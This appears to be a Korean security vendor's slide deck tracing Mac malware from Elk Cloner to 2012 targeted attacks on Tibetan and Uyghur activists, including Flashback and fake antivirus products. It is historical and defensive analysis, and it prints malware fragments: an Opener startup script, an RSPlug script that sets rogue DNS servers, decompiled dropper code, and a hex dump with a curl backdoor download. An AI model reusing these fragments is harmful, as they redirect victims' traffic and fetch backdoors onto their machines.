 - 매번 50회 부팅 시 메시지 출력으로 잘못 알려짐 (80회 부팅 시 초기화 됨)



Rich Skrenta, CEO of blekko

```
240 REPORT ASC 'BOOT COUNT: '
241      DFB $0
242 POEM    ASC 'ELK CLONER:'
243      DFB $8D,$8D
244      ASC ' THE PROGRAM WITH A PERSONALITY'
245      DFB $8D,$8D,$8D
246      ASC 'IT WILL GET ON ALL YOUR DISKS'
247      DFB $8D
248      ASC 'IT WILL INFILTRATE YOUR CHIPS'
249      DFB $8D
250      ASC 'YES IT'
251      DFB $A7
252      ASC 'S CLONER!'
253      DFB $8D,$8D
254      ASC 'IT WILL STICK TO YOU LIKE GLUE'
255      DFB $8D
256      ASC 'IT WILL MODIFY RAM TOO'
257      DFB $8D
258      ASC 'SEND IN THE CLONER!'
259      DFB $8D,$8D,$8D,$8D,$0
```

ELK CLONER:
THE PROGRAM WITH A PERSONALITY
IT WILL GET ON ALL YOUR DISKS
IT WILL INFILTRATE YOUR CHIPS
YES IT'S CLONER!
IT WILL STICK TO YOU LIKE GLUE
IT WILL MODIFY RAM TOO
SEND IN THE CLONER!

1981년 Elk Cloner


최초로 확산된 애플2 컴퓨터 바이러스

- DOS 3.3 명령 (LOAD, BLOAD, CATALOG) 변경 해 바이러스로 점프
 - CATALOG 명령이 시작되는 0xA56E에 바이러스 코드로 점프하는 JMP \$90B6 명령으로 수정

The screenshot shows two hex editor windows side-by-side. The left window is titled '\$A56EL' and displays the original binary code for the CATALOG command. The right window is also titled '\$A56EL' and shows the modified binary code where the original CATALOG command has been replaced by a JMP \$90B6 instruction, effectively jumping to the virus's entry point.

Original (\$A56E)	Modified (\$A56E)
0xA56E - 0x00 00 00 00 00 00 00 00	0xA56E - 0x4C B6 90 00 00 00 00 00
0xA570 - 0x00 00 00 00 00 00 00 00	0xA570 - 0xAD 00 00 00 00 00 00 00
0xA573 - 0x00 00 00 00 00 00 00 00	0xA573 - 0xD9 00 00 00 00 00 00 00
0xA576 - 0x00 00 00 00 00 00 00 00	0xA576 - 0x4D 00 00 00 00 00 00 00
A579 - 0x60 00 00 00 00 00 00 00	A579 - 0x40 00 00 00 00 00 00 00

- \$90B6에서 먼저 감염 여부를 확인 후 원래 CATALOG 명령 수행하고 바이러스 감염 시킴



1998년 AutoStart

Power Mac에서 전파되는 홍콩발 AutoStart 9805

- 1998년 4월 홍콩과 대만에서 발견
 - QuickTime 2.0(QuickTime 2.0 이상)과 CD-ROM AutoPlay 기능 필요
 - 국내에도 유입되어 엘렉스에서 백신 제공 (1998년 5월 19일 경향신문 22면)
* 국내에서 제작된 최초의 맥 백신 프로그램으로 추정

바이러스 'autostart...' 백신 개발

○…최근 기승을 부리고 있는 매킨토시 컴퓨터바이러스 「autostart9805」에 대한 백신프로그램이 개발됐다. 올해 초 등장한 이 바이러스는 수시로 매킨토시컴퓨터의 하드디스크·플로파디스크·재즈드라이브 등 모든 저장장치를 다시 읽어 10초가량 기계가 멈추게 해 피해를 입혀왔다. 엘렉스컴퓨터는 이 바이러스 퇴치용 백신프로그램 「클린업」(cleanup.sea, 크기 35KB)을 홈페이지(www.elex.co.kr)와 PC통신 천리안의 「엘렉스BBS」(go mac) 맥자료실 「기타」코너에 올려놓았다.

- QuickTime 2.0 이상의 AutoPlay 기능 이용
 - HFS (Hierarchical File System)나 HFS+ 매체 (하드디스크, 디스켓, 집 디스크 등) 감염
- 데이터 손상
 - data, cod, csa로 끝나는 이름을 가진 파일에 쓰레기 덮어씌움
 - 변형 중에는 JPEG, TIFF, EPSF 파일 손상 시킴

2004년 10월 23일 Opener (Renepo)

Unix shell 스크립트 웜

• 첫 맥 OS X 악성코드로 알려짐

- 2004년 3월 3일 DimBulb 가 Macintosh Underground forum에 가입
- 3월 13일부터 스크립트 웜에 대해 포스팅 하며 그룹 사람들과 함께 제작
- 9월 10일에 포스팅 된 버전이 10월 23일 2시 43분부터 외부에 알려짐
- 10월 24일부터 항의 게시물 폭증해 제작 포기

• 증상

- 시스템 보안 설정 낮춤
- OSX 방화벽, 소프트웨어 업데이트 기능 해제
- ohphoneX (목소리 및 비디오 공유), dsniff(암호 스니퍼), John the Ripper (암호 크랙) 다운로드 후 설치

• 애플 대응

- 애플사 악성코드 부정하며 공식 대응 안 함

"Apple has just released the following statement and will not comment beyond this: '**Opener is not a virus, Trojan horse, or worm.** It does not propagate itself across a network, through email, or over the web. Opener can only be installed by someone who already has access to your system and provides proper administrator authentication. Apple advises users to only install software from vendors and websites that they know and trust."

- 2005년 4월 애플사 OSX 10.4 Tiger 보안업데이트 발표 (취약점은 2003년 봄부터 존재)

2004년 10월 23일 Opener (Renepo)

Unix shell 스크립트 워크

- 자세한 이야기

- <http://ixstep.com/1/20060311.00.shtml>

```
#####
# opener 2.3.8 - a startup script to turn on services and gather user info & ha
#####
# Originally written by DimBulb
# Additional code: JawnDoh!, Dr_Springfield, g@pple
# Additional ideas and advice: Zo, BSDOSX

# To install this script you need admin access or
# physical access (boot from a CD or firewire/usb, ignore permissions on the in
# write access to either /Library/StartupItems /System/Library/StartupItems or
# write access to any existing StartupItem (which you can then replace with thi
# write access to the rc, crontab, or periodic files (and have them run or inst
# you could trick someone who has an admin account into installing it.

# It should go in /System/Library/StartupItems or /Library/StartupItems (when i
# will move itself to /System/Library/StartupItems)

# Since it is a StartupItem it will run as root - thus no "sudo" commands are n
# it as any other user most of the commands will generate errors! (You could su

# Save start time and date for performance testing
echo -n "opener 2.3.7 : Start " >> ./performance.txt ; date >> ./performance.tx
```

2006년 2월 13일 Leap

실질적 첫 OSX 악성코드

- 전파

- iChat 친구 리스트로 악성코드가 포함된 `latestpics.tgz`를 전송

* 버그로 모두 성공하지는 못함



* Source : http://www.symantec.com/security_response/writeup.jsp?docid=2006-021614-4006-99&tabid=2

• 코드 내 문자열

```
00001F00: 00 00 00 00 2F 74 6D 70 2F 61 70 70 68 6F 6F 6B /tmp/apphook  
00001F10: 5F 70 72 6F 6A 65 63 74 2F 61 70 70 68 6F 6F 6B _project/apphook  
00001F20: 2E 6D 00 00 4E 53 4F 62 6A 65 63 74 00 00 00 00 .m NSObject  
00001F30: 61 70 70 68 6F 6F 6B 00 63 6F 6D 2E 61 70 70 6C apphook com.appl  
00001F40: 65 2E 69 43 68 61 74 00 63 6F 6D 2E 61 70 70 6C e.iChat com.appl  
00001F50: 65 2E 6D 61 69 6C 00 00 42 75 64 64 79 4C 69 73 e.mail BuddyList  
00001F60: 74 00 00 00 46 69 6C 65 50 72 6F 67 72 65 73 73 t FileProgress  
00001F70: 00 00 00 00 4D 65 73 73 61 67 65 45 64 69 74 74 MessageEdito  
00001F80: 72 00 00 00 2F 74 6D 70 2F 6C 61 74 65 73 24 70 r /tmp/latestp  
00001F90: 69 63 73 2E 67 7A 00 00 41 76 61 69 6C 61 62 6C ics.gz■ Available  
00001FA0: 65 00 00 00 49 64 6C 65 00 00 00 00 41 77 61 79 e Idle Away
```

- Mac OS X 사용자에 실제 발생한 첫 사건

2007년 10월 RSPlug (Dnschanger)

금전적 이득 목적의 악성코드 등장

- RSPlug(Dnschanger)

- DNS 주소 변경 해 피싱 사이트로 유도해 금전적 이득

- 스크립트형

```
#!/bin/bash
s1=85.255.115.58
s2=85.255.112.224
path="/Library/Internet Plug-Ins"

PSID=$( /usr/sbin/scutil | grep PrimaryService | sed -e 's/>.*/PrimaryService :'
open
get State:/Network/Global/IPv4
d.show
quit
EOF
)

/usr/sbin/scutil << EOF
open
d.init
d.add ServerAddresses * $s1 $s2
set State:/Network/Service/$PSID/DNS
quit
EOF

exist=`crontab -l|grep plugins.settings`
```

2008년 1월 17일 첫 가짜 백신 프로그램

맥용 가짜 백신 프로그램 Mac Sweeper 등장

- KiVVi Software에서 제작한 가짜 백신 프로그램

- 항상 무언가 진단하고 구매 요구

* 제작 회사는 유용한 프로그램이지만 강제 마케팅 등으로 불편을 끼쳐 미안하다고 사과



2008년 12월 3일 애플사 백신 프로그램 권장 후 삭제

애플사 악성코드 경고 후 언론 관심으로 웹사이트 삭제

- 애플사 백신 프로그램 사용 권장

Apple quietly recommends using antivirus software

by Jeremy Kirk, IDG News Service Dec 3, 2008 3:12 am

I'm a Mac. You're a PC. But we both need antivirus software.

Apple, which has long perpetuated the belief that its operating system is immune to security problems, is recommending that users install security software to make it harder for hackers to target its platform.

"Apple encourages the widespread use of multiple antivirus utilities so that virus programmers have more than one application to circumvent, thus making the whole virus writing process more difficult," according to a support note [posted](#) last month. The note was first spotted by [The Washington Post](#).

- 애플사 백신 프로그램 사용 권장 페이지 삭제

Apple removes antivirus support page

by Jim Dalrymple, Macworld.com Dec 3, 2008 11:20 am

A support page on Apple's Web site recommending users purchase antivirus software for their Macs [received a lot of attention](#) over the past couple of days, but on Tuesday Apple removed the page from its Web site.

"We have removed the KnowledgeBase article because it was old and inaccurate," Apple spokesman Bill Evans, told Macworld.

"The Mac is designed with built-in technologies that provide protection against malicious software and security threats right out of the box."

SIMILAR ARTICLES



Mac Securi



Inside Sno^{leopard}'s hidden malw



The ARDA^{hole}: What you ne

SIMILAR ARTICLES



Inside Snow Leopard's hidden malware protection

2011년 5월 가짜 백신 프로그램 대거 등장

본격적인 가짜 백신 프로그램 등장

- 가짜 백신 프로그램 대거 등장

- Mac Defender, Mac Protector, Mac Security, Mac Guard, Mac Shield 등의 이름 사용

- * 애플사 5월 30일 보안 업데이트를 통해 제거 추가

- 실제 문제 발생

- AppleCare로 6 만 건의 문의 발생

- 애플 대응

- 대응하지 말라는 지침 알려짐

Resolution: Referred Customer; to either Apple Web Site or third party as appropriate.

Things you must never do according to the client:

- You cannot show the customer how to force quit Safari on a Mac Defender call.
- You cannot show the customer how to remove from the Login Items.
- You cannot show the customer how to stop the process of Mac Defender in their Activity Monitor.
- You cannot refer the customer to ANY forums or discussions boards for resolution (this includes the Apple.com forums)

* 출처 : <http://i.zdnet.com/blogs/apple-support-instructions.png?tag=content;siu-container>

* 국내에는 애플사에서 악성코드를 부정하라는 내용으로 잘못 알려짐

(http://www.parkoz.com/zboard/view.php?id=express_freeboard2&page=1&sn1=&divpage=12&sn=off&ss=on&sc=off&select_arrange=headnum&desc=asc&no=30424&cstart_page=0)

2011년 7월 Olyx

표적공격?

- PortalCurrent events-2009 July 5.rar 내 악성코드 포함
 - 시위 사진 (주로 중국)

Backdoor Olyx - is it malware on a mission for Mac?

mmpc2 25 Jul 2011 5:30 PM



The recent emergence of rogue security software applications for Mac demonstrates how cybercriminals effectively use social engineering techniques to manipulate users' responses - specifically, exploiting user's fear of revealing sensitive information such as credit card details. This scare tactic evidently works regardless of the platform. While financial gain is primarily the motivation that drives elaborate schemes of Internet fraud, a threat that appears limited and specific to its target raises interesting questions about whether this threat is on a mission.

* source : <http://blogs.technet.com/b/mmpc/archive/2011/07/25/backdoor-olyx-is-it-malware-on-a-mission-for-mac.aspx>

• 사진을 클릭 할 때 악성코드 실행하도록 유도

- Current events 2009 July 5 : OS X 악성코드
- Video-Current events 2009 July 5.exe : Windows 악성코드

2012년 3월 티벳 NGO 표적 공격

티벳 NGO에 대한 표적 공격 확인

- 티벳 독립 활동가에 대한 표적 공격 확인
 - 취약점 이용한 공격 확인

Targeted attacks against Tibet organizations

March 13th, 2012 | Posted by [jaime.blasco](#) in [News](#)

We recently detected several targeted attacks against Tibetan activist organizations including the Central Tibet Administration and International Campaign for Tibet, among others. We believe these attacks originate from the same group of Chinese hackers that launched the 'Nitro' attacks against chemical and defense companies late last year and are aimed at both spying on and stealing sensitive information about these organizations' activities and supporters.

AlienVault Tibet related Research now used to target Tibetan non-governmental

March 19th, 2012 | Posted by [jaime.blasco](#) in [News](#)

A few hours ago Greg Walton [posted a warning](#) on spearphishing mails sent to non-governmental organizations related to Tibet. The content of these emails is about our previous research [Targeted Attacks against Tibetan organizations](#).

2012년 4월 Flashback

Zero-day Java 취약점 이용한 Flashback 변형 맥 60 만대 이상 감염

- 2월 발견된 Java 취약점 이용

- 2월 CVE-2011-3544 & CVE-2008-5353 취약점 이용

- 3월 16일 CVE-2012-0507 취약점 이용 (애플사 늦은 업데이트로 19일 동안 zero-day 공격 발생)


- 4월 3일 애플사 업데이트 실시

- APPLE-SA-2012-04-03-1 Java for OS X 2012-001 and Java for Mac OS X 10.6 Update 7

- 최대 75 만대 이상 시스템 감염 (<http://news.drweb.com/show/?i=2341&lng=en&c=5>)

- 미국 352,341 대, 캐나다 123,033 대, 영국 84,013 대, 오스트레일리아 48,298 대

- 대한민국: 130 대



2012년 4월 13일 Sabpab

티벳 NGO에 대한 표적 공격

- 오피스와 Java 취약점 이용

- 2012년 2월 : 워드 문서 (MS09-027, CVE-2009-0563) 이용한 공격 (1.5 개월 동안 발견 안됨)
- 2012년 4월 : Java 취약점 이용한 공격

* 2012년 2월 샘플은 4월 자바 취약점 이용한 공격 후 발견.

- 백도어 기능

```
000007240: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00 00  
000007250: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00 00  
000007260: 00 00 00 00.00 00 00 00.00 2F 74 6D.70 2F 73 63 /tmp/sc  
000007270: 72 65 65 6E.2E 6A 70 65.67 30 00 00.00 00 00 00 reen.jpeg  
000007280: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00 00  
000007290: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00 00  
0000072A0: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00 00
```

- Luckycat와 연관성

- 동일 IP 접속으로 추정

2012년 6월 27일 위구르 독립 운동가에 대한 표적공격

중국 위구르 독립 운동가에 대한 표적공격

- 매일에 사진과 악성코드 첨부
 - 파워PC와 인텔 맥에서 실행 가능한 백도어
- 2012년 3월 티벳 표적공격에 사용된 악성코드와 유사
 - 동일 세력이 티벳과 위구르 독립 운동가 감시 목적으로 제작 추정

[1] File: C:\WORK\MACONT~1.OSX																Size: 46,676
Offset: A899h, 43,161																Dec [2]: 17455
A899:	2F	44	65	76	65	6C	6F	70	65	72	2F	6C	6F	6E	67	67
A8A9:	65	67	65	50	72	6F	6A	65	63	74	2F	4D	61	63	20	43
A8B9:	6F	6E	74	72	6F	6C	2F	4D	61	63	43	6F	6E	74	72	6F
A8C9:	6C	20	56	31	2E	31	2E	31	2F	46	6F	75	6E	64	61	74
A8D9:	69	6F	6E	5F	48	65	6C	6C	6F	2E	6D	6D	00	2F	44	65
A8E9:	76	65	6C	6F	70	65	72	2F	6C	6F	6E	67	67	65	67	65
A8F9:	50	72	6F	6A	65	63	74	2F	4D	61	63	20	43	6F	6E	74
A909:	72	6F	6C	2F	4D	61	63	43	6F	6E	74	72	6F	6C	20	56
A919:	31	2E	31	2E	31	2F	62	75	69	6C	64	2F	46	6F	75	6E
A929:	64	61	74	69	6F	6E	5F	48	65	6C	6C	6F	2E	62	75	69
[1] File: C:\WORK\MACONT~2.OSX																Size: 51,224
Offset: BA3Fh, 47,679																Dec [2]: 17455
BA3F:	2F	44	65	76	65	6C	6F	70	65	72	2F	6C	6F	6E	67	67
BA4F:	65	67	65	50	72	6F	6A	65	63	74	2F	4D	61	63	20	43
BA5F:	6F	6E	74	72	6F	6C	2F	4D	61	63	43	6F	6E	74	72	6F
BA6F:	6C	20	56	31	2E	31	2E	31	2F	46	6F	75	6E	64	61	74
BA7F:	69	6F	6E	5F	48	65	6C	6C	6F	2E	6D	6D	00	2F	44	65
BA8F:	76	65	6C	6F	70	65	72	2F	6C	6F	6E	67	67	65	67	65
BA9F:	50	72	6F	6A	65	63	74	2F	4D	61	63	20	43	6F	6E	74
BAAF:	72	6F	6C	2F	4D	61	63	43	6F	6E	74	72	6F	6C	20	56
BABF:	31	2E	31	2E	31	2F	62	75	69	6C	64	2F	46	6F	75	6E
BACF:	64	61	74	69	6F	6E	5F	48	65	6C	6C	6F	2E	62	75	69

3. OS X 악성코드 기법

AhnLab

Copyright (C) AhnLab, Inc. All rights reserved.

감염

정상 package 위치

- Flashback 감염

- 정상 프로그램처럼 위치해 사용자가 암호 입력하도록 유도




감염

데이터 파일을 가장한 실행파일

- 그림 파일로 가장한 APP

- 실제는 실행 파일



감염

취약점

- 취약점 이용한 공격

- 다양한 취약점 존재하지만 실제 악성코드나 해킹에 이용되는 취약점은 제한적
- 주로 MS Office, Java 등 취약점 이용

주요 취약점

- CVE-2008-5353 : Java
- CVE-2009-0563 (MS09-027) : Microsoft Office Word의 취약점으로 인한 원격 코드 실행 문제점 (969514)
- CVE-2011-3544 : Java
- CVE-2012-0507 : Java (0 day)
- CVE-2012-4681 : Java (0 day)

표적공격 (targeted attack)

Mac에 대한 주요 표적공격

Mac에 대한 주요 표적공격 사례

- 2011년 7월 : PortalCurrent events-2009 July 5.rar 에서 Windows와 Mac 악성코드 발견
- 2011년 9월 : Diaoyu (Senkaku) 관련 PDF로 위장한 악성코드 발견
- 2012년 3월 9일 : MS 오피스 취약점 (MS09-027) 이용한 티벳 단체 표적 공격 발견
- 2012년 3월 19일 : 실제 티벳 단체 공격 정보를 담은 메일에 자바 취약점(CVE-2011-3544) 공격 포함
- 2012년 4월 13일 : 자바 취약점(CVE-2012-0507)을 이용한 티벳 단체에 대한 표적 공격
- 2012년 6월 27일 : 위구르 독립 운동가에 대한 표적 공격 (3월 티벳 단체 표적 공격과 악성코드 유사)
- 2012년 3월, 9월, 11월 : 티벳 활동가 등을 대상으로 사진을 가장한 악성코드 발견

표적공격 case study

(1) Imuler campaign

- 2011년 9월 PDF 위장 Mac 악성코드 발견

- VirusTotal에 올려진 파일에서 발견

- * <http://www.f-secure.com/weblog/archives/00002241.html>

Friday, September 23, 2011

Mac Trojan Posing as a PDF File

Posted by ThreatSolutions @ 04:09 GMT

We may have come across a Mac malware in the making. Detected as **Trojan-Dropper:OSX/Revir.A**, the malware disguises as a PDF file to trick user into triggering its payload.

It starts by dropping a PDF file embedded in its body and opens it in an attempt to prevent the user from noticing the ongoing suspicious activity.



표적공격 case study

(1) Imuler campaign

- 제작 중인 악성코드 ?!

- 악성코드 진행 과정 출력


```
strcpy(v31, "/tmp/host");
puts("open files... %r");
v12 = fopen(*a4, "rb");
if ( !v12 || (v26 = fopen(v32, "wb")) == 0 || (v25 = fopen(v31, "wb")) == 0 )
{
    puts("open self failure... %r");
    exit(0);
}
puts("get the size of file... %r");
fseek(v12, -12, 2);
fread(&v27, 0xCu, 1u, v12);
v22 = v27;
v23 = v29;
v24 = v28;
puts("release files... %r");
puts("release picture file... %r");
fseek(v12, v22 + v23, 0);
for ( i = 0; i < v24; i += v14 )
{
    memset(&v27, 0, 0x1000u);
    v14 = fread(&v27, 1u, 0x1000u, v12);
    fwrite_UNIX2003(&v27, 1, v14, v26);
}
puts("release trojan file... %r");
```

표적공격 case study

(1) Imuler campaign

- Dropper

- PDF 파일을 위장한 실행 파일로 최종적으로 백도어 다운로드



표적공격 case study

(1) Imuler campaign

- 정상 PDF

- Diaoyu (Senkaku) 관련 PDF

- 중국인 대상 표적 공격 ?

1.pdf - Adobe Reader

파일(F) 편집(E) 보기(V) 창(W) 도움말(H)

X Diaoyu 섬이나 일본에 속하는
일부 시간 전에 차세계 대전 동안 국민당 정부가 포기했다는 효과로, Diaoyu 제도에
대한 기사를 쓴
Diaoyu 섬 주권, 그리고 20년 이상 시간에서, 공산당이 어떤 이익을 제기하지 않았습
니다

來”，這讓我感覺自己完全是在雞同鴨講。

這種情況以前我也曾經遇到過。有一回我在某論壇提及南京大屠殺遇難人數統計中崇善堂埋屍記錄造假的問題，當時一群愛國人士上來拍磚，其思路是這樣的：崇善堂的記錄是偽造的也無所謂，我們可以用別的方法證明南京大屠殺確實死了三十萬。這些人有意思的地方在於，當我告訴他們中國曾在一場嚴肅的國際審判中公然造假，而且他們也不得不接受我的觀點的時候，這些人並沒有對造假這個行為本身表現出哪怕最輕微的譴責或憤怒，也沒有去重新審視自己建立在謠言之上的舊觀念，而是忙不迭的試圖用其它方法來維護它，甚至不遺餘力的譴責我這個揭穿謠言的人“不愛國”。由此你可以看出這些人的價值觀：造假對他們來說是件根本不值得一提的事情，只要結果符合他們的利益就行——我大概能相象得到

표적공격 case study

(1) Imuler campaign

- Downloader

- curl 명령을 이용한 다운로드

- Backdoor 다운로드

```
000000D40: 00 00 E8 C7.00 00 00 C7.44 24 04 ED.01 00 00 C7 41 00 D5♦@ |||  
000000D50: 04 24 C3 1D.00 00 E8 95.00 00 00 C7.04 24 C3 1D *$|+ $o ||♦$|+  
000000D60: 00 00 E8 A7.00 00 00 31.C0 C9 C3 55.89 E5 C7 45 ♦o 1 LrHjœs||E  
000000D70: 08 78 20 00.00 C9 E9 5D.00 00 00 00.2F 74 6D 70 Dx n@ /tmp  
000000D80: 00 48 65 6C.6C 6F 2C 20.57 6F 72 6C.64 21 0A 00 Hello, World!@  
000000D90: 63 75 72 6C.20 2D 6F 20.2F 74 6D 70.2F 75 70 64 curl -o /tmp/upd  
000000DA0: 74 64 61 74.61 20 20 68.74 74 70 3A.2F 2F █ tdata http://█  
000000DB0: █ 75 2E.6█ 72 6F.64 2E 72 75.2F 63 64 6D █u.█rod.ru/cdm  
000000DC0: 61 78 00 2F.74 6D 70 2F.75 70 64 74.64 61 74 61 ax /tmp/updtdata  
000000DD0: 30 00 FF 25.34 20 00 00.FF 25 38 20.00 00 FF 25 █ y%4 y%8 y%  
000000DE0: 3C 20 00 00.FF 25 40 20.00 00 FF 25.44 20 00 00 < y%0 y%D  
000000DF0: FF 25 48 20.00 00 FF 25.4C 20 00 00.FF 25 50 20 y%H y%L y%P  
000000E00: 00 00 FF 25.54 20 00 00.FF 25 58 20.00 00 FF 25 y%T y%X y%  
000000E10: 5C 20 00 00.FF 25 60 20.00 00 83 3D.20 20 00 00 \ y%` ^=
```

표적공격 case study

(1) Imuler campaign

- Backdoor

- 악성코드 내 위구르 관련 사이트 주소 포함

- Imuler로 명명

